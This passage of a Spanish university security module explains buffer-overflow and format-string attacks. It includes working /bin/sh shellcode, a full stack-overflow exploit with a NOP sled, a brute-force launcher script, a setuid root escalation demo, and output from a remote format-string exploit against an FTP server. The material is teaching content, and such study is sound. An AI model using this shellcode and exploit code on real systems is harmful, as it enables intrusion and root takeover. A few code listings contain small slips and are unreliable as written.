- Las cabeceras de los paquetes de comunicación *master-slave* son ahora aleatorias, excepto en el caso de ICMP (donde siempre se utilizan mensajes de tipo `echo-reply`). De esta forma se evitaría una detección mediante patrones de comportamiento.

- Todos los comandos van cifrados. La clave se define en tiempo de compilación y se utiliza como contraseña para acceder al cliente.

- Cada demonio genera un proceso hijo por ataque, tratando de diferenciarse entre sí a través de los argumentos y parámetros que se pasan en el momento de ejecución. Además, se altera su nombre de proceso para hacerlo pasar por un proceso más del sistema.

1.6. Deficiencias de programación

En este último apartado analizaremos dos de los errores de programación más graves que podemos encontrar en aplicaciones de red como ejemplo del último tipo de deficiencias asociadas al modelo de comunicaciones TCP/IP. En realidad, este tipo de deficiencias se deberían considerar como vulnerabilidades de seguridad a nivel de sistema más que como deficiencias de seguridad de la arquitectura de red TCP/IP. Aun así, se han incluido en este módulo didáctico puesto que son vulnerabilidades asociadas a los servicios proporcionados sobre TCP/IP y porque, en el caso de estar presentes en los servicios que ofrece la red, incrementarán el riesgo de vulnerar la seguridad de la misma.

Calidad del *software*

Los sistemas operativos y, en general, las aplicaciones de código abierto suelen ser estudiadas más profundamente y por un colectivo de programadores y usuarios muy grande. Por este hecho, las vulnerabilidades existentes a causa de errores en la programación suelen estar más controladas.

La mayor parte de estas deficiencias de programación pueden suponer un agujero en la seguridad de la red debido a situaciones no previstas como, por ejemplo:

- Entradas no controladas por el autor de la aplicación, que pueden provocar acciones malintencionadas y ejecución de código malicioso.
- Uso de caracteres especiales que permiten un acceso no autorizado al servidor del servicio.
- Entradas inesperadamente largas que provocan desbordamientos dentro de la pila de ejecución y que pueden implicar una alteración en el código que hay que ejecutar.

El gusano ...

... de Robert Morris fue capaz de colapsar gran parte de los sistemas existentes en internet en aquel momento, provocando gran conmoción respeto a la seguridad a las redes TCP/IP.

Un ejemplo de ataque que se aprovechaba de estas deficiencias de programación fue el famoso gusano de Robert Morris, Jr. Este ataque contra internet se produjo el 2 de noviembre de 1988, cuando este estudiante generó un gusano que se aprovechaba de dos errores de programación en dos aplicaciones de servicio de internet: la primera deficiencia estaba asociada al modo de depuración del demonio `sendmail` y la segunda se relacionaba con el demonio `fingerd` (relativa a su implementación para identificar peticiones *finger*).

Sendmail

la aplicación ***sendmail*** es uno de los servidores de correo electrónico (protocolo SMTP) más conocidos y ha representado una auténtica pesadilla de seguridad desde que aparecieron los primeros problemas de seguridad en 1988. Precisamente por ser el servidor de correo electrónico más popular y por tratarse de un programa que viola el principio del privilegio mínimo (dado que se ejecuta con privilegios de administrador), durante años fue el blanco de numerosos ataques.

El objetivo final de los ataques que explotan deficiencias de programación es la posibilidad de ejecutar un código arbitrario en el sistema operativo sobre el que se está ejecutando la aplicación vulnerable. Generalmente, este código arbitrario consistirá en la ejecución de un código en ensamblador (más conocido como *shellcode*) que permite la posterior ejecución de comandos de sistema con privilegios del usuario administrador, es decir, con todos los permisos posibles.

Los ataques que permiten explotar este tipo de deficiencias se presentan generalmente en forma de binarios (programas ejecutables) ya compilados para el sistema operativo en el que se está ejecutando la aplicación vulnerable (conocidos con el nombre de *exploits*).

Un ***exploit*** es un programa, generalmente escrito en C o ensamblador, que fuerza las condiciones necesarias para aprovecharse de un error de seguridad subyacente.

Descargar *exploits* de internet

La idea de visitar páginas web de internet con el objetivo de encontrar *exploits* ya creados y ponerse a probar sus efectos no es nada recomendable. Aunque conseguir el código fuente de estos *exploits* es generalmente posible, es muy probable que a causa del desconocimiento del tema por parte del usuario no le permita percibir que este *exploit* puede ser en realidad un ataque contra su propia máquina.

Existen infinidad de *exploits* para servidores de aplicaciones de internet (servidores de imap, pop3, smtp, ftp, httpd, ...) y generalmente se pueden encontrar disponibles en internet ya compilados o en forma de código fuente.

Analizaremos a continuación, como ejemplo de dos de las deficiencias de programación más representativas, los ataques de explotación a través de desbordamientos de *buffer* y mediante cadenas de formato.

1.6.1. Desbordamiento de *buffer*

Un ataque de desbordamiento de *buffer* se basa en la posibilidad de escribir información más allá de los limites de una tupla almacenada en la pila de ejecución. A partir de esta tupla, asociada a una llamada a función dentro del programa, se puede conseguir corromper el flujo de la ejecución modificando el valor de regreso de la llamada a la función. Si este cambio en el flujo de ejecución es posible, se podrá llevar la ejecución a una dirección de memoria arbitraria (introducida en los datos de la pila a partir del mismo ataque) y ejecutar un código malicioso.


Lectura recomendada

Una de las mejores lecturas para entender el correcto funcionamiento de los ataques de explotación basados en desbordamientos de *buffer* es el artículo "Smashing the Stack for Fun and Profit"de *Aleph One*. Lo podéis encontrar en el número 49 de la revista digital *Phrack* (`www.phrack.org`).

El éxito de este ataque será posible en aquellos programas que utilizan funciones de manipulación de *buffers* que no comprueban los límites de las estructuras de los datos como, por ejemplo, la función `strcpy()`, en vez de las que sí lo hacen como, por ejemplo, la función `strncpy()`. Veamos, a partir del siguiente ejemplo:

```
[usuario@victima /]$ cat a1.c

void f (int a, int b) {
char buffer[100];
}
void main() {
f(1,2);
}

[usuario@victima /]$ gcc a1.c -o a1
[usuario@victima /]$ ./a1
```


como quedaría la situación de la pila de ejecución en el momento de realizar la llamada a la función `f()`:



En este otro ejemplo,


```
[usuario@victima /]$ cat a2.c
void f(int a, int b, int c) {
   char buf1[5];
   char buf2[10];
   *(buf1 + 12)+=8;

int main() {
  int x;
  x = 0;
  f(1,2,3);
  x = 1;
  printf("%d\n",x);
}

[usuario@victima /]$ gcc a2.c -o a2
[usuario@victima /]$ ./a2
0
```

vemos cómo tras la llamada a la función `f()` durante la ejecución del programa, el valor de regreso almacenado en la pila de ejecución es modificado para que una de las instrucciones (`x=1`) sea ignorada. La situación de la pila de ejecución durante la llamada a la función f() quedaría como sigue:



Para poder llevar a cabo el desbordamiento es necesario conocer la arquitectura del sistema en el que se está ejecutando el programa, así como su sistema operativo. A partir de esta información, será posible conocer, por ejemplo, el sentido de crecimiento de la pila de ejecución (puede ser a direcciones menores de memoria o a direcciones mayores), la definición del puntero de pila (si éste hace referencia a la última posición ocupada en la pila o a la primera posición libre), etc.

Asimismo, se requiere conocer también en detalle el orden en el que se depositan los distintos elementos en la pila: el puntero hacia el marco anterior (SFP), la dirección de retorno (RET), el orden de las variables locales y los parámetros pasados a la función, etc. Con toda esta información, se podrá introducir un valor en la posición de la dirección de regreso que modifique el flujo de ejecución justo en el punto que se desee, es decir, una posición de memoria en el que se haya almacenado previamente el código que hay que ejecutar. Generalmente, éste suele ser el código en ensamblador necesario para abrir una consola de sistema (*shellcode*).



El objetivo de un ataque basado en desbordamiento de *buffer* en sistemas Unix suele ser la ejecución de una consola de sistema con los permisos asociados al usuario con el que se está ejecutando el servicio atacado. Si este usuario es el administrador del sistema, esto implica disponer de todos los privilegios sobre los recursos del equipo.

Cuando se disponga de toda la información necesaria, se utilizará un puntero contra la dirección de memoria que contiene el valor de la dirección de regreso para modificarlo. El valor introducido apuntará a la dirección de la pila en la que se haya almacenado el `shellcode` correspondiente.

Dado que la mayor parte de estos ataques suele dejar el código que hay que ejecutar directamente en la pila, éste debe ser código ensamblador para su correcta ejecución. Para construir este `shellcode`, se puede partir de un código a más alto nivel con la opción de generación del propio código ensamblador asociado o extraerlo mediante una utilidad de depuración.

A continuación presentamos un pequeño ejemplo para ver los pasos necesarios para transformar un código en lenguaje C que realiza la llamada al sistema, necesaria para abrir una `shell` de sistema en un entorno GNU/Linux y su transformación a código ensamblador.

- En primer lugar construimos el código fuente necesario para realizar la llamada al sistema `execve`, invocando la ejecución del binario `/bin/sh`, y lo compilamos mediante `gcc`:

```
[usuario@victima /]$ cat s.c

#include <stdio.h>
void main() {
 char *name[2];
 name[0] = "/bin/sh";
 name[1] = NULL;
 execve(name[0], name, NULL);
 exit(0);
}
```

- A continuación, utilizaremos la herramienta de depuración `gdb` para analizar el código ensamblador asociado al código que hemos compilado. Mediante este análisis, detectaremos qué instrucciones en ensamblador son necesarias para invocar la llamada al sistema `execve`, descartando así el resto de código innecesario (dado que el shellcode que hay que construir debería ser de tamaño reducido y autosuficiente).

```
[usuario@victima /]$ gcc -o s -ggdb -static s.c
[usuario@victima /]$ gdb s
(gdb) disassemble main
Dump of assembler code for function main:
0x8000130 <main>:       pushl  %ebp
0x8000131 <main+1>:     movl   %esp,%ebp
0x8000133 <main+3>:     subl   $0x8,%esp
... ... ... ... ... ... ... ... ... ...
... ... ... ... ... ... ... ... ... ...
0x800014e <main+30>:    call   0x80002bc <__execve>
... ... ... ... ... ... ... ... ... ...
... ... ... ... ... ... ... ... ... ...
(gdb) disassemble __execve
0x80002bc <__execve>:   pushl  %ebp
0x80002bd <__execve+1>: movl   %esp,%ebp
0x80002bf <__execve+3>: pushl  %ebx
... ... ... ... ... ... ... ... ... ...
... ... ... ... ... ... ... ... ... ...
0x80002ea <__execve+46>:        ret
0x80002eb <__execve+47>:        nop
```

- Para asegurar el correcto funcionamiento de las instrucciones que utilizaremos en el *shellcode* final, realizamos un nuevo código en C que ejecute directamente las instrucciones en ensamblador seleccionadas para la elaboración del *shellcode* y comprobamos que tras su ejecución se obtenga la consola de sistema esperada:

```
[usuario@victima /]$ cat s.c
void main() {
__asm__("
        jmp    0x1f                    # 2 bytes
        popl   %esi                    # 1 byte
        movl   %esi,0x8(%esi)          # 3 bytes
        xorl   %eax,%eax               # 2 bytes
        movb   %eax,0x7(%esi)          # 3 bytes
        movl   %eax,0xc(%esi)          # 3 bytes
        movb   $0xb,%al                # 2 bytes
        movl   %esi,%ebx               # 2 bytes
        leal   0x8(%esi),%ecx          # 3 bytes
        leal   0xc(%esi),%edx          # 3 bytes
        int    $0x80                   # 2 bytes
        xorl   %ebx,%ebx               # 2 bytes
        movl   %ebx,%eax               # 2 bytes
        inc    %eax                    # 1 bytes
        int    $0x80                   # 2 bytes
        call   -0x24                   # 5 bytes
        .string \"/bin/sh\"            # 8 bytes
");
}
```

- Por último, construimos un nuevo programa en C para comprobar el correcto funcionamiento del código ensamblador anterior. En este programa se colocan cada una de las instrucciones del código en ensamblador mediante su código de operación en hexadecimal (conseguido nuevamente a partir de la herramienta de depuración `gdb`).

Asignamos estos códigos de operación a una tupla de caracteres llamada `shellcode` y comprobaremos si es posible su ejecución tras modificar la dirección de retorno a la zona de memoria en la que se encuentra depositada esta variable:

```
[usuario@victima /]$ cat test.c
char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31 \xc0\x88\x46\x07\x89\x46\x0c"
"\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb"
"\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";
void main() {
   int *ret;

   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;

}

[usuario@victima /]$ gcc -o test test.c
[usuario@victima /]$ ./test
$ exit
[usuario@victima /]$
```

Ejecución local de un desbordamiento de *buffer*

La construcción de una aplicación que realizará un desbordamiento de *buffer* sobre una segunda aplicación vulnerable (que presenta, por lo tanto, esta deficiencia de programación) requiere conocimientos más avanzados sobre el código que hay que atacar. Además, será necesaria la inyección del `shellcode` adecuado (por medio, por ejemplo, de un paso de parámetros), junto con la utilización de referencias relativas para alcanzar el código inyectado.

El uso de referencias relativas es necesario puesto que la aplicación que está realizando el ataque (el *exploit*) desconoce la posición absoluta en memoria o, lo que es lo mismo, el estado de la pila en el momento de la ejecución del programa vulnerable.

Asimismo es necesario realizar un tratamiento en el contenido del código inyectado en memoria, para evitar la existencia de elementos `NULL` que podrían concluir la lectura del código ensamblador asociado. Si esta situación se produce, la ejecución del programa vulnerable finalizará en su totalidad.

También será necesario simular una condición de finalización correcta, tanto si realmente es así, como si ocurre algún problema en las llamadas al sistema, de forma que en ningún caso finalice la ejecución de la aplicación vulnerable al intentar realizar el ataque.

Otro aspecto que debemos tener en cuenta es la posible variación de la posición en la pila del código inyectado. Así, es posible apuntar a direcciones de memoria no permitidas para buscar el código inyectado a la pila de ejecución. Para evitarlo, sería necesario averiguar el tamaño del *buffer* sobre el que el ataque aplicará el desbordamiento, así como el desplazamiento necesario sobre la pila.

A continuación veremos un ejemplo de ejecución local de un ataque de desbordamiento contra una aplicación vulnerable:

- En primer lugar, codificamos en lenguaje C una aplicación vulnerable y la compilamos:

```
[usuario@victima /]$ cat v.c

#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]) {
 char buffer[512];
 setuid(0);
 strcpy(buffer,argv[1]);
}


[usuario@victima /]$ gcc -o v v.c
```

- En segundo lugar, codificamos, también en lenguaje C, un *exploit* que realizará un ataque de desbordamiento de *buffer* contra el programa anterior y lo compilamos. Para realizar el ataque, este *exploit* construirá un *shellcode* que más adelante se inyectará al código vulnerable.

```
[usuario@victima /]$ cat exploit.c
#include <stdlib.h>
char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_sp(void){
__asm__("movl %esp,%eax");
}

int main(int argc, char *argv[]) {
  char *buff, *ptr;long *addr_ptr, addr; int i, bsize;
  bsize  = atoi(argv[1]); buff = malloc(bsize);
  addr = get_sp();  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4) *(addr_ptr++) = addr;
  for (i = 0; i < bsize/2; i++) buff[i] = 0x90;
  ptr = buff + ((bsize/2) - (strlen(shellcode)/2));
  for (i = 0; i < strlen(shellcode); i++) *(ptr++) = shellcode[i];
  buff[bsize - 1] = '\0';
  printf("%s",buff);
}

[usuario@victima /]$ gcc -o exploit exploit.c
```

Para facilitar la búsqueda del código inyectado sobre la aplicación vulnerable, delante del `shellcode` del *exploit* se utilizará una cadena llena de códigos NOP*, para utilizar parte de la memoria como trampolín** hacia el código del *shellcode*.

-* **No operation.** Este código de operación en ensamblador indica al procesador que no haga nada. Se utiliza únicamente para incrementar el contador de programa.
-** A la cadena de códigos de operación NOP que insertamos dentro del `shellcode` se la conoce con el nombre de *sledge* (trampolín).

- Para realizar la inyección del `shellcode` generado en el *exploit* anterior, realizamos el siguiente guión de sistema y lo ejecutamos:

```
[usuario@victima /]$ cat launcher.sh
for i in `seq 500 700`;do
  a=`./e $i`;
  ./v $a;
  echo "bsize==$i";
done

[usuario@victima /]$ launcher.sh
./launcher.sh: line 3:  6810 Segmentation fault      ./v $a
bsize ==500
./launcher.sh: line 3:  6810 Segmentation fault      ./v $a
bsize ==501
... ... ... ... ... ... ... ... ... ...
... ... ... ... ... ... ... ... ... ...
... ... ... ... ... ... ... ... ... ...
./launcher.sh: line 3:  6810 Segmentation fault      ./v $a
bsize ==528
sh$
sh$ whoami
usuario
sh$ exit
bsize==529
^C
```

- Como vemos en la figura anterior, con un tamaño de *buffer* de 528 se consigue realizar con éxito el ataque de desbordamiento de *buffer* sobre la aplicación vulnerable. Pero como este programa vulnerable se está ejecutando con privilegios de usuario normal, la consola de sistema que el ataque consigue ejecutar lo hará con los mismos privilegios.

  Para comprobar el riesgo de seguridad que puede suponer el ejemplo anterior, simulamos a continuación que el programa vulnerable es en realidad una aplicación que pertenece al usuario administrador del sistema y que tiene activado además el bit de `setuid`. Con estas modificaciones, volvemos a ejecutar el guión de sistema anterior, y comprobamos cómo un usuario con privilegios normales puede conseguir realizar una escalada de privilegios mediante la realización del ataque:

```
[usuario@victima /]$ ls -la v
-rwxr-xr-x    1 usuario    usuario       13622 Apr  1 09:43 v

[root@victima /]$ su
[root@victima /]$ chown root v
[root@victima /]$ chmod +s v
[root@victima /]$ exit

[usuario@victima /]$ launcher.sh
./launcher.sh: line 3:  6810 Segmentation fault      ./v $a
bsize ==500
./launcher.sh: line 3:  6810 Segmentation fault      ./v $a
bsize ==501
... ... ... ... ... ... ... ... ... ...
... ... ... ... ... ... ... ... ... ...
... ... ... ... ... ... ... ... ... ...
./launcher.sh: line 3:  6810 Segmentation fault      ./v $a
bsize ==528
sh$
sh$ whoami
root
sh$ exit
bsize==529
^C
```

1.6.2. Cadenas de formato

Los ataques que explotan deficiencias de programación mediante cadenas de formato se producen en el momento de imprimir o copiar una cadena de caracteres desde un *buffer* sin las comprobaciones necesarias.

Imaginemos, por ejemplo, que un programador que quiere imprimir el contenido de un *buffer* con la sentencia `printf("%s", buffer)` lo codifica como `printf(buffer)` por error.

Aunque el resultado funcional es el mismo, el resultado técnico es muy distinto, ya que la sentencia genera un agujero de seguridad en el código que permitirá controlar el flujo de la ejecución.

Al indicar directamente a la función `printf()` el *buffer* que hay que imprimir, la sentencia lo interpreta como una cadena de formato. Así, la función tratará de encontrar en el contenido del *buffer* caracteres de formato especiales, como por ejemplo `"%d"`, `"%s"`, `"%x"`. Para cada uno de los caracteres de formato, se extraerá de la pila de ejecución un número variable de argumentos.

A causa de este error, un atacante podría acceder a valores de la pila de ejecución que se encuentren por encima de esta cadena de formato. Esta deficiencia le permitirá, por tanto, tener el control necesario para escribir en la memoria del proceso y alterar el flujo de la ejecución para llevarlo a un `shellcode`.

La sentencia `printf()` (y similares), aparte de las utilidades propias de la función para imprimir números enteros, cadenas de caracteres y delimitar la longitud de los campos a imprimir, permite:

1) Obtener en cualquier momento el número de caracteres en la salida. Así, al encontrarse un carácter de formato especial como `"%n"`, el número de caracteres en la salida antes de encontrar este campo se almacenará en la zona de memoria asociada:

```
int x = 100, i = 20, valor;
printf("\%d \%n \%d", x, &valor, i);
```

2) El carácter de formato `"%n"` devolverá el número de caracteres que deberían haberse emitido en la salida, y no el número de los que realmente se van emitir. Aunque al dar formato a una cadena de caracteres en un *buffer* de tamaño fijo la cadena se hubiese truncado, el valor devuelto por `"%n"` será el desplazamiento original de la cadena (se haya o no truncado). Para comprobarlo, podemos ver como en el siguiente ejemplo la variable `valor` devuelve 100 en lugar de 20:

```
[usuario@victima /]$ cat a.c
int main(){
  char buf[20];
  int valor, x=0;
  snprintf(buf, sizeof(buf), "%.100d%n ",x, &valor);
  printf("%d",valor);
}

[usuario@victima /]$ gcc a.c -o a
[usuario@victima /]$ ./a
100
```

Así pues, vemos cómo mediante la manipulación correcta de funciones como `sprintf()` y `printf()` se pueden modificar entradas de la pila de ejecución. Concretamente, se podrá modificar la información de la pila que indica el número de bytes señalados por `"%n"`, en la dirección que se le indique en la función mediante la cadena de formato (ya que este valor se deposita en la pila para que actúe como el siguiente argumento).

El valor que hay que escribir se puede manejar como se desee ya que, como hemos visto, con la cadena de formato `"%.numerod"` se puede añadir valor a los caracteres existentes realmente en el *buffer* antes de `"%n"`.

Al igual que en los ataques realizados mediante desbordamiento de *buffer*, al poder manipular el contenido de la pila de ejecución es posible modificar cualquier valor deseado dentro del espacio de memoria del proceso. Este hecho se puede utilizar para sobreescribir el comando de sistema que se debe ejecutar, el identificador de usuario asociado a un programa, el valor de regreso de una función para cambiar el flujo de ejecución de un proceso a un `shellcode`, etc.

Explotación remota mediante una cadena de formato

Veremos a continuación la ejecución remota de un ataque de explotación mediante cadenas de formato contra un servidor de ftp real.

En este ejemplo, podemos ver cómo se cumplen las mismas condiciones que hemos visto en los casos anteriores, con la diferencia de que ahora se realizará sobre una aplicación que presta servicios de forma remota a través de internet.

Igual que en otros ejemplos, construimos un guión de sistema para realizar la ejecución del *exploit* de forma continua contra un servidor de ftp que se encuentra en la dirección IP `10.0.0.4`:

```
[usuario@victima /]$ cat launcher2.sh
for i in `seq 1 500`;do
   echo "Intent n°: $i";
   ./$1 $2;
done

[usuario@victima /]$ ./launcher.sh exploitFtp 10.0.0.4
Intento n°: 1
200-31 bffff368 1ee bfffd2f0 +bfffceec |0
200  (end of '%x %x %x %x +%x |%x')
Ret location befor: 0
Ret      location : bfffce94
Proctitle addres  : 807347b and 134689915
tmp 1  : 0x62626262
tmp 2  : 0x0
tmp 1  : 0x25662e25
tmp 2  : 0x0
...
...
tmp 1  : 0x2e25662e
tmp 2  : 0x0
./launcher2.sh: line 3: 30003 Segmentation fault
...
...
...
Intento n°: 23
----------------
200-31 bffff368 1ee bfffd2f0 +bfffceec |0
200  (end of '%x %x %x %x +%x |%x')
Ret location befor: 0
Ret      location : bfffce94
Proctitle addres  : 807347b and 134689915
tmp 1  : 0x62626262
tmp 2  : 0x0
tmp 1  : 0xbfffce94
 --> 24 <-- Ok!!!
 --> 23 <-- Ok!!!
 Abriendo una shell...
200-aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaabbbbÎÿ¿-2-2000-
2000000000000000000000000000000nan00000000-
...
...
000000000000000000000000000000000000000000000000000

whoami
root
```

Como vemos en la figura anterior, tras realizar veintidós intentos, el ataque se produce satisfactoriamente y el usuario que ejecuta el ataque obtiene una consola de sistema en el equipo remoto con privilegios de usuario administrador.

Resumen

El objetivo de este primer módulo didáctico ha sido presentar de forma práctica algunos ejemplos de cómo se puede vulnerar la seguridad de la familia de protocolos TCP/IP.

Durante la exposición de cada capítulo hemos visto algunos de los ataques existentes contra la seguridad en cada una de las capas de este modelo de red.

El origen de muchos de estos ataques como, por ejemplo, la manipulación de información, la suplantación de identidades, etc. ha existido fuera del entorno informático desde hace muchos años. La solución de estos problemas no pasa sólo por el análisis técnico de los sistemas involucrados, sino también por el de la comprensión de todos aquellos factores que afectan al usuario.

Aun así, desde un punto de vista técnico, el riesgo de una mala utilización de los protocolos de cada una de las capas, junto con las deficiencias de programación de las aplicaciones existentes para ofrecer servicios a través de internet son problemas de seguridad que sí se pueden solucionar.

En los siguientes módulos didácticos veremos cómo evitar y protegerse de estos ataques desde el punto de vista técnico. Estos módulos están orientados a explicar, de forma didáctica, las tareas necesarias para conseguir este objetivo. De forma muy resumida, estas tareas ayudarán a implementar las siguientes necesidades:

- **Prevención y protección.** Mediante la instalación de sistemas cortafuegos y de mecanismos criptográficos para garantizar la privacidad y la integridad de la información en las comunicaciones, será posible llegar a conseguir un primer nivel de prevención y de protección contra la mayor parte de los ataques que hemos visto.

- **Autenticación.** La autenticación es posiblemente una de las necesidades más importante, dado que el hecho de conseguir privacidad e integridad no tendría ningún sentido si no se garantizara la identificación del destinatario. Mediante la utilización de protocolos criptográficos de autenticación fuerte será posible garantizar esta necesidad.

- **Detección y respuesta.** Así como los elementos anteriores los hemos identificado como básicos e imprescindibles para poder ofrecer un nivel de seguridad mínimo, es necesaria la utilización de mecanismos complementarios para detectar los ataques que no se hayan podido evitar y tomar las acciones adecuadas para neutralizarlos.

Glosario

Address Resolution Protocol (ARP): protocolo de la familia TCP/IP que asocia direcciones IP a direcciones MAC.

ARP: ver *Address Resolution Protocol*.

Denegación de servicio (DoS): ataque que hace una apropiación exclusiva de un recurso o servicio con la intención de evitar cualquier acceso a terceras partes. En inglés, *deny of service*.

Desbordamiento de *buffer*: posibilidad de corromper la pila de ejecución para modificar el valor de retorno de una llamada a función y provocar la ejecución de código arbitrario.

DoS: ver *Denegación de servicio*.

Huella identificativa: información muy precisa que permite identificar un sistema o una red en concreto. En inglés, *fingerprinting*.

Escáner de vulnerabilidades: aplicación que permite comprobar si un sistema es vulnerable a un conjunto de deficiencias de seguridad.

Exploit: aplicación, generalmente escrita en C o ensamblador, que fuerza las condiciones necesarias para aprovecharse de un error de programación que permite vulnerar su seguridad.

Exploración de puertos: técnica utilizada para identificar los servicios que ofrece un sistema.

Explotación de un servicio: actividad realizada por un atacante para conseguir una escalada de privilegios, abusando de alguna deficiencia del servicio o del sistema.

Fingerprinting: ver *Huella identificativa*.

Firewall: ver *Cortafuegos*.

Fragmentación IP: proceso de división de un datagrama IP en fragmentos de menor longitud.

Internet Control Message Protocol (ICMP): protocolo encargado de realizar el control de flujo de los datagramas IP que circulan por la red.

ICMP: ver *Internet Control Message Protocol*.

Internet Protocol (IP): protocolo para la interconexión de redes.

IP: ver *internet Protocolo*.

IP flooding: ataque de denegación de servicio basado en una saturación de la red mediante la generación masiva de datagramas IP.

Maxim Transfer Unit (MTU): medida máxima de un datagrama IP dentro de una red.

MTU: Ver *Maxim Transfer Unit*.

Requests for Comments: conjunto de documentos técnicos y notas organizativas sobre internet.

Reensemblado IP: proceso de reconstrucción de un datagrama IP a partir de sus fragmentos.

RFC: Ver *Requests for Comments*.

Rootkit: recopilación de herramientas utilizadas en un ataque de intrusión para garantizar la ocultación de huellas, garantizar futuras conexiones, realizar otros ataques al sistema, etc.

Shellcode: código ensamblador inyectado en memoria que un *exploit* tratará de ejecutar.

Sniffer: aplicación que intercepta toda la información que pase por la interfaz de red a la que esté asociado.

SYN Flooding: ataque de denegación de servicio que se basa en no complementar intencionadamente el protocolo de intercambio de TCP.

Cortafuegos: elemento de prevención que realizará un control de acceso para proteger una red de los equipos del exterior (potencialmente hostiles).

Transmission Control Protocol (TCP): protocolo de transporte de la arquitectura de protocolos TCP/IP.

TCP: ver *Transmission Control Protocol*.

User Datagram Protocol (UDP): protocolo de transporte de la arquitectura de protocolos TCP/IP.

UDP: ver *User Datagram Protocol*.

Bibliografía

[1] Anonymous (1998). *Maximum Security: A Hacker's Guide to Protecting Your internet Site and Network.* Sams.

[2] Cheswick, W. R.; Bellovin, S. M.; Rubin, A. D. (2003). *Firewalls and Internet Security: Repelling the Wily Hacker, 2nd ed.* Addison-Wesley Professional Computing.

[3] Northcutt, S. (2000). *Network Intrusion Detection. An analyst's handbook.* New Riders.

[4] Scambray, J.; McClure, S.; Kurtz, G. (2001). *Hacking Exposed: Network security secrets and solutions, 2nd ed.* Osborne-McGraw Hill.

[5] Siles Peláez, R. (2002). *Análisis de seguridad de la familia de protocolos TCP/IP y sus servicios asociados.*

[6] Verdejo Álvarez, G. (2003). *Seguridad en redes IP.* Universitat Autònoma de Barcelona.